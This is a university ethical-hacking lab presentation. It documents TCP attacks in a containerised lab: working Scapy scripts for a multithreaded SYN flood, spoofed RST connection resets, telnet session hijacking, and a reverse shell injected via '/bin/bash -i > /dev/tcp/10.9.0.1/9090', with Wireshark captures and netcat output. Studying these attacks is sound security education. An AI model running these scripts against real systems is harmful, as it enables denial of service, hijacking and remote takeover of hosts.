

UNIVERSITÀ
DEGLI STUDI
DI PADOVA

TCP attacks

Lab presentation

19/10/2023

Ethical Hacking - A.Y. 2023/2024

Nicolò Rosa

ID: 2087006

Mattia Tamiazzo

ID: 2090214

Task 1.1: SYN flood attack using python

- Given code to complete :

```
ip = IP(dst="*.*.*.*")
tcp = TCP(dport=**, flags='S') # TO BE COMPLETED
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    4
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```



Task 1.1 : SYN flood attack using python

- Fields to be completed :
 - IP destination : as IP destination we used the one of the victim, i.e. 10.9.0.5.
 - Port destination : as port destination we used an active tcp port on the victim machine, which is port 23, hosting telnet service.

Task 1.1 : SYN flood attack using python

- Our implementation of the code :

```
def synFloodAttack(dst="10.9.0.5", dport=23) :  
  
    ip = IP(dst=dst)          # VICTIM IP  
    tcp = TCP(dport=dport, flags='S')  # TELNET PORT  
    pkt = ip/tcp  
    i = 1  
    print(f"Starting Syn Flood Attack on {dst} on port {dport}")  
    while True:  
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP  
        pkt[TCP].sport = getrandbits(16)                # source port  
        pkt[TCP].seq = getrandbits(32)                  # sequence number  
        if(i % 100 == 0):  
            print(f"{i}", flush=True)  
        send(pkt, verbose = 0)
```

Task 1.1 : SYN flood attack using python

- Program to launch attacks on multiple threads :

```
def DoS(attack, args, nthreads) :  
    """  
    Allow multithreading of the attack function  
    - attack : function of the attack to be performed and passed to each thread  
    - args : arguments to be passed to the attack function  
    - nthreads : number of threads to be used  
    """  
    threads = []  
    for i in range(nthreads) :  
        threads.append(threading.Thread(target=attack, args=args))  
        threads[i].start()  
        print(f"Thread {i} started")  
    for i in range(nthreads) :  
        threads[i].join()  
        print(f"Thread {i} joined")
```




Task 1.1 : SYN flood attack using python

- Victim queue for TCP connection set at 128
- Victim SYN cookie countermeasure turned off

```
seed@VM: ~  
root@f565691d5f7b:/#  
root@f565691d5f7b:/#  
root@f565691d5f7b:/#  
root@f565691d5f7b:/#  
root@f565691d5f7b:/# sysctl net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128  
root@f565691d5f7b:/# sysctl -a | grep syncookies  
net.ipv4.tcp_syncookies = 0  
root@f565691d5f7b:/#  
root@f565691d5f7b:/#  
root@f565691d5f7b:/#
```

Task 1.1 : SYN flood attack using python

- Results :
 - With 1 thread and 128 as queue size the DoS attack is not efficient.
 - With 8 threads and still 128 as queue size the DoS attack is instead efficient and users are not able to connect, resulting in a 'Connection timed out' error on the user who's trying to connect.



```
seed@VM: ~  
root@b0d97d21f20b:/# telnet 10.9.0.5  
Trying 10.9.0.5...  
telnet: Unable to connect to remote host: Connection timed out  
root@b0d97d21f20b:/#
```

Fig : result of the user trying to connect to the victim during an 8 thread SYN flood attack

Task 1.1 : SYN flood attack using python

Note : increasing queue size up to 512 makes the multithread attack (with 8 threads) still efficient, but the queue of the victim never reaches the limit set with '*sysctl net.ipv4.tcp_max_syn_backlog*', but it only go slightly over 128. This might be because of limited resources of the docker container.

```
root@f565691d5f7b:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
root@f565691d5f7b:/# netstat -nat | grep SYN_RECV | wc -l
128
root@f565691d5f7b:/# netstat -nat | wc -l
132
root@f565691d5f7b:/# netstat -nat | wc -l
119
root@f565691d5f7b:/# □
```

Fig : victim queue size during multithread SYN flood attack

Task 1.2 : SYN flood attack using C

- Results :
 - Using the C program provided, the attack results to be significantly more efficient (considering also that the C program uses only 1 thread), and the telnet service is easily denied.

```
root@b0d97d21f20b:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@b0d97d21f20b:/#
```

- Note : as for the python attack, the queue size does not reach the maximum set.

```
root@f565691d5f7b:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
root@f565691d5f7b:/# netstat -nat | grep SYN_RECV | wc -l
128
root@f565691d5f7b:/# netstat -nat | wc -l
133
```



Task 1.3 : Enable SYN cookie countermeasure

- Results :
 - When enabling the SYN cookie countermeasure none of the attack tested succeed, regardless of the queue size used.

Task 2: TCP RST Attacks on telnet Connection

The aim of the attack is to block an existing telnet connection between client and server, observing the traffic and sending a spoofed TCP packet that contains the RST flag.

In general, the attacker must be able to obtain the sequence and acknowledgement numbers for the client's next expected packet, in order to be accepted as legitimate by the server

```
root@826ded565577:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0da494f982bb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Oct 17 16:56:25 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/1
seed@0da494f982bb:~$
```

Task 2.1: TCP RST Attack - Manual approach

After starting the telnet connection between 10.9.0.6 (client) and 10.9.0.5 (server), we can use Wireshark to sniff the network traffic. The last sniffed packet is useful to obtain the source port, the acknowledgement number and the next sequence number.

No.	Time	Source	Destination	Protocol	Length	Info
53	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
54	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
55	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	132	Telnet Data ...
56	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
57	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
58	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
59	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	491	Telnet Data ...
60	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
61	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
62	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
63	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	87	Telnet Data ...
64	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...

- Frame 64: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-51a6101901fb, id 0
- Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 35490, Dst Port: 23, Seq: 4217063495, Ack: 722679017, Len: 0
 - Source Port: 35490
 - Destination Port: 23
 - [Stream index: 0]
 - [TCP Segment Len: 0]
 - Sequence number: 4217063495
 - [Next sequence number: 4217063495]
 - Acknowledgment number: 722679017
 - 1000 = Header Length: 32 bytes (8)
 - Flags: 0x010 (ACK)
 - Window size value: 501

Task 2.1: TCP RST Attack - Manual approach

The packet is built spoofing the source IP address (in the example, 10.9.0.5) and the source port (35490). The TCP RST flag is enabled, and the acknowledgement number is the same of the last sniffed packet. The sequence number is computed as sum of the previous sequence number plus the last packet's payload.

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  # Build the IP layer
5  ip = IP(src="10.9.0.6", dst="10.9.0.5")
6  # Build the TCP layer with the RST flag enabled
7  tcp = TCP(sport=35490, dport=23, flags="AR", seq=4217063495, ack=722679017, window=501)
8
9  # Build the packet and send it
10 pkt = ip/tcp
11 ls(pkt)
12 send(pkt)
```


Task 2.1: TCP RST Attack - Manual approach

After the attack is launched, the connection between client and server is interrupted. If the client tries to interact with the server, the latter responds with an RST packet, notifying the client that the connection has been closed.

No.	Time	Source	Destination	Protocol	Length	Info
56	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
57	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
58	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
59	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	491	Telnet Data ...
60	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
61	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
62	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
63	2023-10-17 13:00:31...	10.9.0.5	10.9.0.6	TEL...	87	Telnet Data ...
64	2023-10-17 13:00:31...	10.9.0.6	10.9.0.5	TCP	66	35490 → 23 [ACK] Seq=4217063495 Ack=722...
67	2023-10-17 13:01:46...	10.9.0.6	10.9.0.5	TCP	54	35490 → 23 [RST, ACK] Seq=4217063495 Ac...
68	2023-10-17 13:02:10...	10.9.0.6	10.9.0.5	TEL...	69	Telnet Data ...
69	2023-10-17 13:02:10...	10.9.0.5	10.9.0.6	TCP	54	23 → 35490 [RST] Seq=722679017 Win=0 Le...

- Frame 67: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-51a6101901fb, id 0
- Ethernet II, Src: 02:42:ef:16:5d:76 (02:42:ef:16:5d:76), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 35490, Dst Port: 23, Seq: 4217063495, Ack: 722679017, Len: 0
 - Source Port: 35490
 - Destination Port: 23
 - [Stream index: 0]
 - [TCP Segment Len: 0]
 - Sequence number: 4217063495
 - [Next sequence number: 4217063495]
 - Acknowledgment number: 722679017
 - 0101 = Header Length: 20 bytes (5)
 - Flags: 0x014 (RST, ACK)
 - Window size value: 501

Task 2.2: TCP RST Attack - Automatic approach

The attack packet is built as before, sniffing and extracting useful information from the last TCP packet.

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  def rst_attack(pkt):
5      # Extract IP and TCP layers from the sniffed packet
6      pkt_ip = pkt.getlayer(IP)
7      pkt_tcp = pkt.getlayer(TCP)
8
9      # Prevent auto-sniffing of RST packets
10     if(not pkt_tcp.flags=="AR"):
11         # Compute the lenght of the payload
12         payload = 0
13         if(pkt.haslayer(Raw)):
14             payload = len(pkt.getlayer(Raw))
15         # Compute the next sequence number
16         seq = pkt_tcp.seq + payload
17
18         # Build and send the packet, with the RST flag set
19         ip = IP(src=pkt_ip.src, dst=pkt_ip.dst)
20         tcp = TCP(sport=pkt_tcp.sport, dport=pkt_tcp.dport, flags="AR", seq=seq, ack=pkt_tcp.ack, window=pkt_tcp.window)
21         pkt = ip/tcp
22         ls(pkt)
23         send(pkt, verbose=0)
24
25     # Sniff for tcp packets on port 23 (telnet) with the victim as destination, then send an RST packet
26     pkt = sniff(iface='br-51a6101901fb', filter='tcp and dst host 10.9.0.5 and dst port 23', prn=rst_attack)
```

Task 2.2: TCP RST Attack - Automatic approach

When the attack is launched, the RST packet is sent to the server and the connection with the client is closed. While the program continues to run, the client remains unable to establish a telnet connection with the server.

No.	Time	Source	Destination	Protocol	Length	Info
69	2023-10-17 13:08:30...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
70	2023-10-17 13:08:30...	10.9.0.6	10.9.0.5	TCP	66	42492 → 23 [ACK] Seq=386954367 Ack=3028...
71	2023-10-17 13:08:30...	10.9.0.5	10.9.0.6	TEL...	87	Telnet Data ...
72	2023-10-17 13:08:30...	10.9.0.6	10.9.0.5	TCP	66	42492 → 23 [ACK] Seq=386954367 Ack=3028...
73	2023-10-17 13:08:44...	10.9.0.6	10.9.0.5	TEL...	67	Telnet Data ...
74	2023-10-17 13:08:44...	10.9.0.5	10.9.0.6	TEL...	67	Telnet Data ...
75	2023-10-17 13:08:44...	10.9.0.6	10.9.0.5	TCP	66	42492 → 23 [ACK] Seq=386954368 Ack=3028...
78	2023-10-17 13:08:44...	10.9.0.6	10.9.0.5	TCP	54	42492 → 23 [RST, ACK] Seq=386954368 Ack...
79	2023-10-17 13:08:44...	10.9.0.6	10.9.0.5	TCP	54	42492 → 23 [RST, ACK] Seq=386954368 Ack...
80	2023-10-17 13:08:44...	10.9.0.6	10.9.0.5	TEL...	67	Telnet Data ...
81	2023-10-17 13:08:44...	10.9.0.5	10.9.0.6	TCP	54	23 → 42492 [RST] Seq=3028152473 Win=0 L...
82	2023-10-17 13:08:44...	10.9.0.6	10.9.0.5	TCP	54	42492 → 23 [RST, ACK] Seq=386954369 Ack...

• Frame 78: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-51a6101901fb, id 0
 • Ethernet II, Src: 02:42:ef:16:5d:76 (02:42:ef:16:5d:76), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 • Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 • **Transmission Control Protocol, Src Port: 42492, Dst Port: 23, Seq: 386954368, Ack: 3028152472, Len: 0**
 Source Port: 42492
 Destination Port: 23
 [Stream index: 0]
 [TCP Segment Len: 0]
 Sequence number: 386954368
 [Next sequence number: 386954368]
 Acknowledgment number: 3028152472
 0101 = Header Length: 20 bytes (5)
 • **Flags: 0x014 (RST, ACK)**
 Window size value: 501
 [Calculated window size: 64128]

```

root@826ded565577:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0da494f982bb login: Connection closed by foreign host.
root@826ded565577:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0da494f982bb login: Connection closed by foreign host.
root@826ded565577:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0da494f982bb login: Connection closed by foreign host.
root@826ded565577:/#
  
```


Task 3.1: TCP Session Hijacking

The objective of the attack is to hijack an existing TCP connection between client and server by injecting some malicious code into the session.

As in the previous attack, to achieve this task the attacker needs to insert into the TCP connection a packet with spoofed source IP address and port, using consistent acknowledgement and sequence numbers. If the server will accept the attack packet as legitimate, it will run the malicious code contained in its payload.

No.	Time	Source	Destination	Protocol	Length	Info
53	2023-10-17 13:33:23...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
54	2023-10-17 13:33:23...	10.9.0.6	10.9.0.5	TCP	66	58736 → 23 [ACK] Seq=1677747808 Ack=354...
55	2023-10-17 13:33:23...	10.9.0.5	10.9.0.6	TEL...	108	Telnet Data ...
56	2023-10-17 13:33:23...	10.9.0.6	10.9.0.5	TCP	66	58736 → 23 [ACK] Seq=1677747808 Ack=354...
57	2023-10-17 13:33:23...	10.9.0.5	10.9.0.6	TEL...	365	Telnet Data ...
58	2023-10-17 13:33:23...	10.9.0.6	10.9.0.5	TCP	66	58736 → 23 [ACK] Seq=1677747808 Ack=354...
59	2023-10-17 13:33:23...	10.9.0.5	10.9.0.6	TEL...	148	Telnet Data ...
60	2023-10-17 13:33:23...	10.9.0.6	10.9.0.5	TCP	66	58736 → 23 [ACK] Seq=1677747808 Ack=354...
61	2023-10-17 13:33:23...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
62	2023-10-17 13:33:23...	10.9.0.6	10.9.0.5	TCP	66	58736 → 23 [ACK] Seq=1677747808 Ack=354...
63	2023-10-17 13:33:23...	10.9.0.5	10.9.0.6	TEL...	87	Telnet Data ...
64	2023-10-17 13:33:23...	10.9.0.6	10.9.0.5	TCP	66	58736 → 23 [ACK] Seq=1677747808 Ack=354...

- Frame 64: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-51a6101901fb, id 0
- Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 58736, Dst Port: 23, Seq: 1677747808, Ack: 3546502770, Len: 0
 - Source Port: 58736
 - Destination Port: 23
 - [Stream index: 0]
 - [TCP Segment Len: 0]
 - Sequence number: 1677747808
 - [Next sequence number: 1677747808]
 - Acknowledgment number: 3546502770
 - 1000 = Header Length: 32 bytes (8)
 - Flags: 0x010 (ACK)
 - Window size value: 501

Task 3.1: TCP Session Hijacking - Manual approach

Using Wireshark, we can extract the acknowledgment number (unchanged) and the next sequence number (computed as sum of the previous sequence number plus the length of the last payload). We can manually create the attack packet, enabling only the acknowledgment flag, and send it to the server.

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  ip = IP(src="10.9.0.6", dst="10.9.0.5")
5  tcp = TCP(sport=58736, dport=23, flags="A", seq=1677747808, ack=3546502770, window=501)
6  data = "\r mkdir new_dir \n"
7  pkt = ip/tcp/data
8  ls(pkt)
9  send(pkt, verbose=0)
```

Task 3.1: TCP Session Hijacking - Manual approach

After the attack, the server interprets as legitimate the spoofed packet and runs the malicious code. As soon as the legitimate user interacts with the server, its packets are interpreted as TCP retransmissions and discarded. The client's terminal freezes waiting for the response of the server.

No.	Time	Source	Destination	Protocol	Length	Info
64	2023-10-17 13:33:23...	10.9.0.6	10.9.0.5	TCP	66	58736 → 23 [ACK] Seq=1677747808 Ack=354...
67	2023-10-17 13:35:12...	10.9.0.6	10.9.0.5	TEL...	71	Telnet Data ...
68	2023-10-17 13:35:12...	10.9.0.5	10.9.0.6	TEL...	89	Telnet Data ...
69	2023-10-17 13:35:12...	10.9.0.5	10.9.0.6	TEL...	104	Telnet Data ...
70	2023-10-17 13:35:13...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
71	2023-10-17 13:35:13...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
72	2023-10-17 13:35:14...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
73	2023-10-17 13:35:16...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
76	2023-10-17 13:35:19...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
77	2023-10-17 13:35:26...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
78	2023-10-17 13:35:39...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
79	2023-10-17 13:36:06...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
82	2023-10-17 13:36:59...	10.9.0.5	10.9.0.6	TCP	127	[TCP Retransmission] 23 → 58736 [PSH, A...
85	2023-10-17 13:37:08...	10.9.0.6	10.9.0.5	TEL...	67	[TCP Spurious Retransmission] Telnet Da...
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5						
Transmission Control Protocol, Src Port: 58736, Dst Port: 23, Seq: 1677747808, Ack: 3546502770, Len: 17						
Source Port: 58736						
Destination Port: 23						
[Stream index: 0]						
[TCP Segment Len: 17]						
Sequence number: 1677747808						
[Next sequence number: 1677747825]						
Acknowledgment number: 3546502770						
0101 = Header Length: 20 bytes (5)						
Flags: 0x010 (ACK)						
Window size value: 501						

Task 3.2: TCP Session Hijacking - Automatic approach

The attack packet is now built automatically, sniffing the TCP traffic and extracting useful information from the last telnet packet.

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3  import sys
4
5  def hij_attack(pkt):
6      # Extract IP and TCP layers from the sniffed packet
7      pkt_ip = pkt.getlayer(IP)
8      pkt_tcp = pkt.getlayer(TCP)
9
10     # Compute the lenght of the payload
11     payload = 0
12     if(pkt.haslayer(Raw)):
13         payload = len(pkt.getlayer(Raw))
14     # Compute the next sequence number and decide the malicious code to inject
15     seq = pkt_tcp.seq + payload
16     data = "\r mkdir new_dir \n"
17
18     # Build and send the packet, including the malicious code
19     ip = IP(src=pkt_ip.src, dst=pkt_ip.dst)
20     tcp = TCP(sport=pkt_tcp.sport, dport=pkt_tcp.dport, flags="A", seq=seq, ack=pkt_tcp.ack, window=pkt_tcp.window)
21     pkt = ip/tcp/data
22     send(pkt, verbose=0)
23     sys.exit()
24
25 # Sniff for tcp packets on port 23 (telnet) with the victim as destination, then start the hijacking attack
26 pkt = sniff(iface='br-51a6101901fb', filter='tcp and dst host 10.9.0.5 and dst port 23', prn=hij_attack)
```


Task 3.2: TCP Session Hijacking - Automatic approach

After the attacker has sent the spoofed packet, the server accepts it as legitimate and runs the malicious code. If the real client tries to interact with the server, its connection freezes as its packets are interpreted as TCP retransmissions.

No.	Time	Source	Destination	Protocol	Length	Info
54	2023-10-17 13:48:02...	10.9.0.6	10.9.0.5	TCP	66	44100 → 23 [ACK] Seq=2596791370 Ack=911...
57	2023-10-17 13:48:02...	10.9.0.6	10.9.0.5	TEL...	71	Telnet Data ...
58	2023-10-17 13:48:02...	10.9.0.5	10.9.0.6	TEL...	68	Telnet Data ...
59	2023-10-17 13:48:02...	10.9.0.5	10.9.0.6	TEL...	209	Telnet Data ...
60	2023-10-17 13:48:03...	10.9.0.6	10.9.0.5	TEL...	67	[TCP Spurious Retransmission] Telnet Da...
61	2023-10-17 13:48:03...	10.9.0.5	10.9.0.6	TCP	78	[TCP Dup ACK 58#1] 23 → 44100 [ACK] Seq...
62	2023-10-17 13:48:03...	10.9.0.5	10.9.0.6	TCP	211	[TCP Retransmission] 23 → 44100 [PSH, A...
63	2023-10-17 13:48:03...	10.9.0.6	10.9.0.5	TEL...	67	[TCP Spurious Retransmission] Telnet Da...
64	2023-10-17 13:48:03...	10.9.0.5	10.9.0.6	TCP	78	[TCP Dup ACK 58#2] 23 → 44100 [ACK] Seq...
65	2023-10-17 13:48:03...	10.9.0.6	10.9.0.5	TEL...	67	[TCP Spurious Retransmission] Telnet Da...
66	2023-10-17 13:48:03...	10.9.0.5	10.9.0.6	TCP	78	[TCP Dup ACK 58#3] 23 → 44100 [ACK] Seq...
67	2023-10-17 13:48:03...	10.9.0.5	10.9.0.6	TCP	211	[TCP Retransmission] 23 → 44100 [PSH, A...
68	2023-10-17 13:48:03...	10.9.0.6	10.9.0.5	TEL...	67	[TCP Spurious Retransmission] Telnet Da...
69	2023-10-17 13:48:03...	10.9.0.5	10.9.0.6	TCP	78	[TCP Dup ACK 58#4] 23 → 44100 [ACK] Seq...

Frame 57: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface br-51a6101901fb, id 0
 Ethernet II, Src: 02:42:ef:16:5d:76 (02:42:ef:16:5d:76), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 Transmission Control Protocol, Src Port: 44100, Dst Port: 23, Seq: 2596791370, Ack: 911515083, Len: 17
 Source Port: 44100
 Destination Port: 23
 [Stream index: 0]
 [TCP Segment Len: 17]
 Sequence number: 2596791370
 [Next sequence number: 2596791387]
 Acknowledgment number: 911515083
 0101 = Header Length: 20 bytes (5)
 Flags: 0x010 (ACK)

```
root@0da494f982bb:/home/seed# ls
root@0da494f982bb:/home/seed# ls
new_dir
root@0da494f982bb:/home/seed#
```

Task 4: Reverse shell using TCP Session Hijacking

We can exploit the session hijacking attack to create a reverse shell on the telnet server, which can be used as backdoor by the attacker.

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3  import sys
4
5  def reverse_shell(pkt):
6      # Extract IP and TCP layers from the sniffed packet
7      pkt_ip = pkt.getlayer(IP)
8      pkt_tcp = pkt.getlayer(TCP)
9
10     # Compute the length of the payload and the next sequence number
11     payload = 0
12     if(pkt.haslayer(Raw)):
13         payload = len(pkt.getlayer(Raw))
14     seq = pkt_tcp.seq + payload
15     # Create an interactive shell for port 9090 of the attacker
16     data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \n"
17
18     # Build and send the packet, including the malicious code
19     ip = IP(src=pkt_ip.src, dst=pkt_ip.dst)
20     tcp = TCP(sport=pkt_tcp.sport, dport=pkt_tcp.dport, flags="A", seq=seq, ack=pkt_tcp.ack, window=pkt_tcp.window)
21     pkt = ip/tcp/data
22     send(pkt, verbose=0)
23     sys.exit()
24
25 # Sniff for tcp packets on port 23 (telnet) with the victim as destination, then start the reverse shell attack
26 pkt = sniff(iface='br-51a6101901fb', filter='tcp and dst host 10.9.0.5 and dst port 23', prn=reverse_shell)
```

Task 4: Reverse shell using TCP Session Hijacking

To create the reverse shell, the attacker needs to send the following command using the session hijacking:

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

This command starts the bash shell in interactive mode, redirecting its standard output to port 9090 of the attacker; moreover, the same device will be used as standard input (file descriptor 1), and also the error output (file descriptor 2) will be redirected to it.

The attacker needs also to start a program waiting for incoming connections on port 9090, such as netcat.

As soon as the attack is launched, netcat will connect to the victim, allowing the attacker to use its shell.

```
root@VM:/# netcat -l -v 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 49446
seed@0da494f982bb:~$
```